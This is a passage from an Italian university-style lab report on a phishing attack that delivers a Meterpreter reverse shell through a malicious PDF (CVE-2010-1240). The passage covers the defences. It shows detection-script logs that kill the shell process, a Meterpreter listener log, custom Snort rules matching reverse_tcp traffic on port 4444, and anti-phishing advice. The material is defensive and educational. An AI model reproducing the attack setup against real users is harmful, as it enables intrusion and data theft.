[ALERT] template_msf.pdf PID 7244 connesso a 192.168.80.131:4444
Trovate 1 connessioni sospette. Log aggiornato in C:\Logs\ReverseShellDetection.csv.
[ALERT] template_msf.pdf PID 7244 connesso a 192.168.80.131:4444
```

Figure 23: Logs Script

Attivando anche l'autokill il processo che viene riconosciuto come pericoloso è terminato automaticamente:

```
Vuoi abilitare l'autokill dei processi sospetti? (S/N): S
AutoKill abilitato: i processi sospetti verranno terminati.
Avvio monitoraggio reverse shell. Controllo ogni 10 secondi...
[KILLED] template_msf.pdf PID 7244
Trovate 1 connessioni sospette. Log aggiornato in C:\Logs\ReverseShellDetection.csv.
Nessuna connessione sospetta rilevata in questo ciclo.
```

Figure 24: Autokill Attivato

Per renderci conto che ha funzionato possiamo anche controllare lo stato del listener Meterpreter:

```
meterpreter > ps
[*] Started reverse TCP handler on 192.168.80.131:4444
[*] Sending stage (177734 bytes) to 192.168.80.132
[*] Meterpreter session 1 opened (192.168.80.131:4444 -> 192.168.80.132:56931) at 2025-07-13 13:12:57 -0400

meterpreter >
[*] 192.168.80.132 - Meterpreter session 1 closed. Reason: Died
```

Figure 25: Listener

5.5 SNORT

A completamento delle contromisure adottate nel laboratorio, è fondamentale menzionare l'utilizzo di **Snort**, probabilmente il più noto e diffuso **IDS** (*Intrusion Detection System*) open source disponibile nel panorama della sicurezza informatica. La scelta di integrare Snort nell'ambiente di test si basa sulla sua comprovata efficacia nel **monitoraggio in tempo reale del traffico di rete**, una caratteristica che lo rende uno strumento indispensabile sia in ambito didattico che operativo.

Snort opera analizzando in profondità ogni pacchetto che attraversa l'interfaccia di rete, alla ricerca di **pattern sospetti**, tentativi di intrusione, exploit o comportamenti anomali. Questo approccio va ben oltre la semplice verifica statica dei file, consentendo di rilevare anche **attacchi che si manifestano durante la fase di esecuzione**, come ad esempio le **connessioni generate da una reverse shell**.

Nel contesto del laboratorio, Snort rappresenta un **prezioso alleato** perché consente di intercettare e segnalare tempestivamente attività potenzialmente pericolose. La **flessibilità** di Snort, che permette di scrivere e personalizzare regole di rilevamento in base allo scenario specifico.

Dalla documentazione:

“Snort is the foremost Open Source Intrusion Prevention System (IPS) in the

world. Snort IPS uses a series of rules that help define malicious network activity and uses those rules to find packets that match against them and generates alerts for users. Snort can be deployed inline to stop these packets, as well. Snort has three primary uses: As a packet sniffer like tcpdump, as a packet logger — which is useful for network traffic debugging, or it can be used as a full-blown network intrusion prevention system. Snort can be downloaded and configured for personal and business use alike.”

Un esempio molto semplice di regola SNORT è:

```
1 alert tcp any 4444 -> any any (msg: Connection to remote IP on  
    port 4444; sid:1000002; rev:1;)
```

Questa **regola Snort** è stata configurata per monitorare tutte le **connessioni TCP in uscita sulla porta 4444**, che nel laboratorio viene utilizzata per la gestione delle reverse shell. In pratica, ogni volta che un computer della rete stabilisce una connessione verso un qualsiasi indirizzo IP remoto utilizzando la porta 4444, la regola **genera un alert** e lo registra nei log. Questo meccanismo consente di individuare rapidamente **comportamenti anomali o potenzialmente malevoli** all'interno della rete.

Per la costruzione delle regole snort è possibile seguire il manuale *snort_manual.pdf* messo a disposizione.

Esistono anche molte regole messe a disposizione sul sito ufficiale di SNORT da/per la community: *snort_downloads*. Oppure ci sono molti progetti github dedicati alla scrittura di regole SNORT più generiche, ad esempio il progetto *Metasnort*:

“Earlier research has shown that the effectiveness of Snort against the Metasploit Framework is very low. We made an attempt to improve the detection rate by automatically converting modules of the Metasploit Framework to Snort rules. Based on our analysis of the Metasploit modules we automated the process of generating Snort rules to detect payloads. Our tests have shown that the detection rates increased compared to the numbers based on earlier

research. The results look promising, but need some further analysis. Especially encoders are still an unresolved issue.”

Tuttavia, la maggior parte di queste repository non sono regolarmente aggiornate.

Per questo motivo, abbiamo scelto di costruire le nostre regole SNORT custom, analizzando il traffico di rete (grazie a Wireshark) tra la macchina vittima e attaccante nel momento in cui si stabilisce la reverse shell. In questo modo abbiamo potuto scrivere regole SNORT estremamente precise al nostro attacco:

```
1 alert tcp any 4444 -> any any (\
2     msg:"PROBABLE reverse_tcp from Metasploit";\
3     flow:from_server;\
4     content:"|c4 0c 85 c0 75 0b a1 ec ab 02 10 40 a3 ec ab 02 10
5     89|";\
6     depth:18;\
7     offset:0;\
8     fast_pattern;\
9     classtype:trojan-activity;\
10    priority:1;\
11    reference:url,https://attack.mitre.org/techniques/T1059
12    /001/;\
13    sid:1000005;\
14    rev:2;\
15 )
```

Ottenendo durante l'attacco i seguenti warning:

```
C:\Snort\bin>snort.exe -c ..\etc\snort.conf -i 1 -A console -q
07/16-23:27:52.568758  [**] [1:1000005:2] PROBABLE reverse_tcp from Metasploit [**] [Classification: A Network Trojan was detected] [Priority: 1] (TCP) 192.168.80.131:4444 -> 192.168.80.132:62593
```

Figure 26: Snort Logs

Dove:

- **content**: permette di impostare regole che cercano specifici contenuti nel payload del pacchetto e attivano una risposta in base a quei dati.
- **depth**: la parola chiave depth consente all'autore della regola di specificare fino a che punto Snort deve cercare il pattern specificato all'interno di un pacchetto. Una profondità pari a 5 indicherebbe a Snort di cercare il pattern specificato solo nei primi 5 byte del payload.
- **offset**: la parola chiave offset consente all'autore della regola di specificare dove iniziare la ricerca di un pattern all'interno di un pacchetto. Un offset pari a 5 indicherebbe a Snort di iniziare la ricerca del pattern specificato dopo i primi 5 byte del payload.
- **fast_pattern**: il fast pattern matcher viene utilizzato per selezionare solo quelle regole che hanno una possibilità di corrispondenza utilizzando un contenuto nella regola per la selezione e valutando tale regola solo se il contenuto viene trovato nel payload.

Mettendo assieme le diverse regole otteniamo i seguenti alerts durante l'attacco:

```

C:\Snort\bin\snort.exe -c ..\etc\snort.conf -l 1 -A console -q
07/16-23:43:21.197706 ** [1:1000002:1] Connection to remote IP on port 4444 ** [Priority: 0] (TCP) 192.168.80.131:4444 -> 192.168.80.132:62722
07/16-23:43:21.241149 ** [1:1000002:1] Connection to remote IP on port 4444 ** [Priority: 0] (TCP) 192.168.80.131:4444 -> 192.168.80.132:62722
07/16-23:43:21.242400 ** [1:1000002:1] Connection to remote IP on port 4444 ** [Priority: 0] (TCP) 192.168.80.131:4444 -> 192.168.80.132:62722
07/16-23:43:21.242400 ** [1:1000002:1] Connection to remote IP on port 4444 ** [Priority: 0] (TCP) 192.168.80.131:4444 -> 192.168.80.132:62722
07/16-23:43:21.242400 ** [1:1000002:1] Connection to remote IP on port 4444 ** [Priority: 0] (TCP) 192.168.80.131:4444 -> 192.168.80.132:62722
07/16-23:43:21.242400 ** [1:1000002:1] Connection to remote IP on port 4444 ** [Priority: 0] (TCP) 192.168.80.131:4444 -> 192.168.80.132:62722
07/16-23:43:21.242400 ** [1:1000002:1] Connection to remote IP on port 4444 ** [Priority: 0] (TCP) 192.168.80.131:4444 -> 192.168.80.132:62722
07/16-23:43:21.242400 ** [1:1000005:2] PROBABLE reverse tcp from Metasploit ** [Classification: A Network Trojan was detected] [Priority: 1] (TCP) 192.168.80.131:4444 -> 192.168.80.132:62722
07/16-23:43:21.242400 ** [1:1000002:1] Connection to remote IP on port 4444 ** [Priority: 0] (TCP) 192.168.80.131:4444 -> 192.168.80.132:62722
07/16-23:43:21.242400 ** [1:1000002:1] Connection to remote IP on port 4444 ** [Priority: 0] (TCP) 192.168.80.131:4444 -> 192.168.80.132:62722
07/16-23:43:21.242400 ** [1:1000002:1] Connection to remote IP on port 4444 ** [Priority: 0] (TCP) 192.168.80.131:4444 -> 192.168.80.132:62722
07/16-23:43:21.243927 ** [1:1000006:2] PROBABLE connection with Meterpreter ** [Classification: A Network Trojan was detected] [Priority: 1] (TCP) 192.168.80.131:4444 -> 192.168.80.132:62722
07/16-23:43:21.243927 ** [1:1000002:1] Connection to remote IP on port 4444 ** [Priority: 0] (TCP) 192.168.80.131:4444 -> 192.168.80.132:62722
07/16-23:43:21.243927 ** [1:1000002:1] Connection to remote IP on port 4444 ** [Priority: 0] (TCP) 192.168.80.131:4444 -> 192.168.80.132:62722

```

Figure 27: Snort Logs

Come ci aspettavamo l'utilizzo di **regole eccessivamente generiche** può portare alla generazione di un **elevato numero di alert**, spesso senza apportare un reale valore aggiunto nel processo di rilevazione delle minacce.

6 Contromisure Generali

Oltre alle soluzioni tecniche analizzate nel laboratorio, è fondamentale sottolineare che la lotta al phishing passa anche attraverso l'adozione di **buone pratiche** e contromisure generali. Il phishing, infatti, sfrutta non solo le vulnerabilità dei sistemi, ma anche la **disattenzione e l'ingenuità degli utenti**. Per questo motivo, una sicurezza realmente efficace si costruisce integrando strumenti di protezione avanzati con una costante **formazione e sensibilizzazione** delle persone che utilizzano quotidianamente la posta elettronica.

Di seguito vengono riportate alcune tra le **best practice** più utili per prevenire e riconoscere tentativi di phishing, sia a livello individuale che organizzativo. Queste raccomandazioni, se applicate regolarmente, permettono di ridurre in modo significativo il rischio di cadere vittima di attacchi anche particolarmente sofisticati, contribuendo così a rafforzare la sicurezza complessiva del sistema e della rete.

6.1 Non fidarsi solo del nome visualizzato

Una delle prime **precauzioni** da adottare in presenza di un'email sospetta è quella di **verificare attentamente l'indirizzo del mittente**, senza affidarsi unicamente al nome visualizzato. Spesso gli attaccanti utilizzano nomi che imitano persone reali o aziende note, ma l'indirizzo email reale può rivelare **anomalie facilmente individuabili**, come la presenza di domini insoliti o scritti in modo ingannevole (ad esempio, faceb00k.com invece di facebook.com).

Inoltre, è importante chiedersi se si era effettivamente in attesa di quella comunicazione o di quel documento: se si riceve un'email inattesa, da un mittente sconosciuto o inaspettato, è preferibile sospendere ogni azione e procedere a una **verifica aggiuntiva**.

Questa attenzione, apparentemente banale, rappresenta in realtà uno dei metodi più efficaci per evitare di cadere nelle trappole più comuni utilizzate nelle campagne di phishing. Nel nostro caso vediamo che ci sono due errori: *reply* e *linkedin*.



Figure 28: Indirizzo Email

6.2 Analisi critica del testo dell'email

Un'altra **strategia fondamentale** nella prevenzione del phishing consiste nell'**analizzare attentamente l'oggetto, il tono e il linguaggio** utilizzati nell'email ricevuta. I messaggi di phishing cercano spesso di manipolare le emozioni della vittima facendo leva sull'**urgenza** (ad esempio, ultimo avviso", il tuo conto sarà bloccato", "rispondi subito per evitare la sospensione") oppure sull'attrattiva di premi, rimborsi o offerte apparentemente vantaggiose. Queste tecniche sono pensate per indurre l'utente ad agire d'impulso, senza prendersi il tempo di riflettere o verificare la veridicità della comunicazione.

Un ulteriore **campanello d'allarme** è rappresentato dalla presenza di **errori ortografici, grammaticali o di formattazione**: anche se talvolta gli attaccanti riescono a simulare in modo molto convincente le email ufficiali, spesso le truffe contengono sviste linguistiche, frasi costruite in modo innaturale o dettagli che risultano fuori luogo rispetto a una comunicazione aziendale autentica.

Nel caso del laboratorio, il messaggio di phishing realizzato non presenta un linguaggio particolarmente allarmistico o scorretto, proprio per renderlo più **credibile e sofisticato**. Tuttavia, anche in questo esempio è possibile individuare un piccolo dettaglio che potrebbe insospettire un occhio attento ("*contattarci entro il 15 settembre 2025*"), a dimostrazione del fatto che una **lettura critica e consapevole** del contenuto dell'email rimane sempre una delle difese più efficaci contro il phishing.




Figure 29: Urgenza

6.3 Attenzione ad allegati e link sospetti

È importante ricordare che anche i **file PDF allegati alle email** possono rappresentare un **serio rischio per la sicurezza**, poiché spesso vengono utilizzati come vettori per diffondere malware o condurre attacchi di phishing particolarmente sofisticati. Per questo motivo, occorre essere sempre **particolarmente cauti** quando si riceve un PDF, soprattutto se allegato a un'email inattesa o proveniente da un mittente sconosciuto.

Prima di aprire qualsiasi allegato PDF, è bene diffidare di quei file che invitano ad **abilitare contenuti extra o funzionalità avanzate**, come macro, script JavaScript o l'apertura di altri file. Queste richieste rappresentano spesso un chiaro segnale di un tentativo di compromissione. Inoltre, se il visualizzatore PDF mostra **messaggi di avviso o sicurezza** (ad esempio il pop-up "Launch File" di Adobe Reader), è fondamentale non ignorarli e valutare attentamente la legittimità del documento.

Se nell'email sono presenti anche dei link, è buona norma **ispezionare la destinazione reale** del collegamento passando il mouse sopra il link senza cliccare: in questo modo è possibile visualizzare l'URL effettivo e verificare che punti realmente al dominio previsto. Bisogna prestare particolare attenzione ai **link accorciati** (come quelli generati da servizi tipo `bit.ly`), poiché possono nascondere la reale destinazione e facilitare il reindirizzamento verso siti malevoli.




Figure 30: PDF

6.4 Riconoscere offerte fuori contesto

Un aspetto fondamentale nella prevenzione del phishing consiste nel **valutare la coerenza del contesto rispetto alle proprie aspettative**. Nel caso simulato, è opportuno porsi una semplice domanda: era davvero plausibile ricevere un'email di questo tipo come risposta diretta al proprio annuncio di ricerca lavoro pubblicato su LinkedIn?

Nella maggior parte dei casi, le **comunicazioni legittime** da parte di recruiter o aziende che hanno visualizzato il nostro profilo o un annuncio su LinkedIn avvengono direttamente tramite la **piattaforma stessa**. LinkedIn mette infatti a disposizione strumenti dedicati per la messaggistica privata e per l'invio di notifiche ufficiali, ed è raro che una **vera offerta di lavoro** venga recapitata direttamente via email, soprattutto da un mittente sconosciuto e con allegati non richiesti. Generalmente, un recruiter affidabile prima di inviare documenti formali o proposte dettagliate tramite email, avvia una conversazione sulla piattaforma, magari chiedendo conferma della disponibilità o fornendo riferimenti verificabili.

La presenza di un'email formale, apparentemente personalizzata, che arriva fuori dal contesto abituale e contiene un allegato sospetto, rappresenta già un **primo campanello d'allarme**.



da: D [redacted] <[redacted]inmail-hit-reply@linkedin.com>
rispondi a: D [redacted] <c0697335-[redacted]cbe2c5c4a281@reply.linkedin.com>
a: [redacted] <gr[redacted]com>
data: 14 lug 2025, 17:33
oggetto: Info contatto
proveniente da: bounce.linkedin.com
firmato da: linkedin.com
sicurezza:  Crittografia standard (TLS) [Scopri di più](#)
📧: Importante secondo Google.

Figure 31: Esempio di una email corretta inviata da LinkedIn




Figure 32: Esempio di una email corretta inviata da LinkedIn

LinkedIn è pienamente consapevole dei **rischi legati alle email di phishing** e mette a disposizione degli utenti numerose **risorse informative**, tra cui pagine dedicate, linee guida e suggerimenti pratici, con l'obiettivo di aiutare gli utenti a **riconoscere ed evitare queste minacce**.

Ad esempio, ecco un estratto dalle *linee guida ufficiali di LinkedIn*:

“In calce, i nostri messaggi includono una nota di sicurezza con il tuo nome e titolo professionale per aiutarti a distinguere email autentiche provenienti da LinkedIn da messaggi email di “phishing”. ””



Figure 33: Esempio di nota di sicurezza LinkedIn

6.5 Aggiornamento costante

Un'ulteriore **best practice fondamentale** per la difesa contro il phishing e, più in generale, contro tutte le minacce informatiche, consiste nel **mantenere sempre aggiornati il sistema operativo e tutti i software utilizzati**, in particolare quelli che gestiscono file potenzialmente pericolosi come i PDF. Molti attacchi, come quello simulato nel laboratorio, si basano infatti sullo **sfruttamento di vulnerabilità note** che sono già state corrette nelle versioni più recenti dei programmi.

Nel caso specifico, l'attacco è reso possibile da una **vulnerabilità storica di Adobe Reader** (CVE-2010-1240): è sufficiente che il software non sia aggiornato affinché un file PDF appositamente preparato possa aggirare le protezioni di sicurezza e consentire l'esecuzione di codice malevolo. Questa vulnerabilità riguarda una versione di Acrobat Reader (**v9.3.3** o precedente) risalente a più di 15 anni fa. Di conseguenza, **un attacco di questo tipo oggi sarebbe facilmente evitabile**: è sufficiente aggiornare almeno alla versione **v9.4.x** (rilasciata il 5 ottobre 2010) perché il payload non venga più eseguito. **Installare regolarmente le patch di sicurezza** e utilizzare versioni aggiornate dei programmi riduce drasticamente il rischio che attacchi di questo tipo possano andare a buon fine, anche nel caso in cui l'utente commetta una disattenzione.

SATURDAY, AUGUST 21, 2010

Adobe Reader and Acrobat Critical Security Updates



Adobe released an out-of-cycle security update to address the critical security issues in CVE-2010-2862 (discussed at the recent Black Hat USA 2010 security conference) and vulnerabilities addressed in the August 10 Adobe Flash Player update as noted in [Security Bulletin APSB10-16](#).

Release date: August 19, 2010
Vulnerability identifier: APSB10-17
CVE numbers: CVE-2010-2862, CVE-2010-1240
Platform: All Platforms

Acrobat and Reader users can update to the latest version, v. 9.3.4, using the built-in updater, by clicking "Help" and then "Check for Updates." The Adobe Reader update for Windows is available from [here](#). As usual, the caution to **UNCHECK** the box shown below. It is **not** needed for the update!

Figure 34: Security fix Adobe Acrobat Reader v9.3.4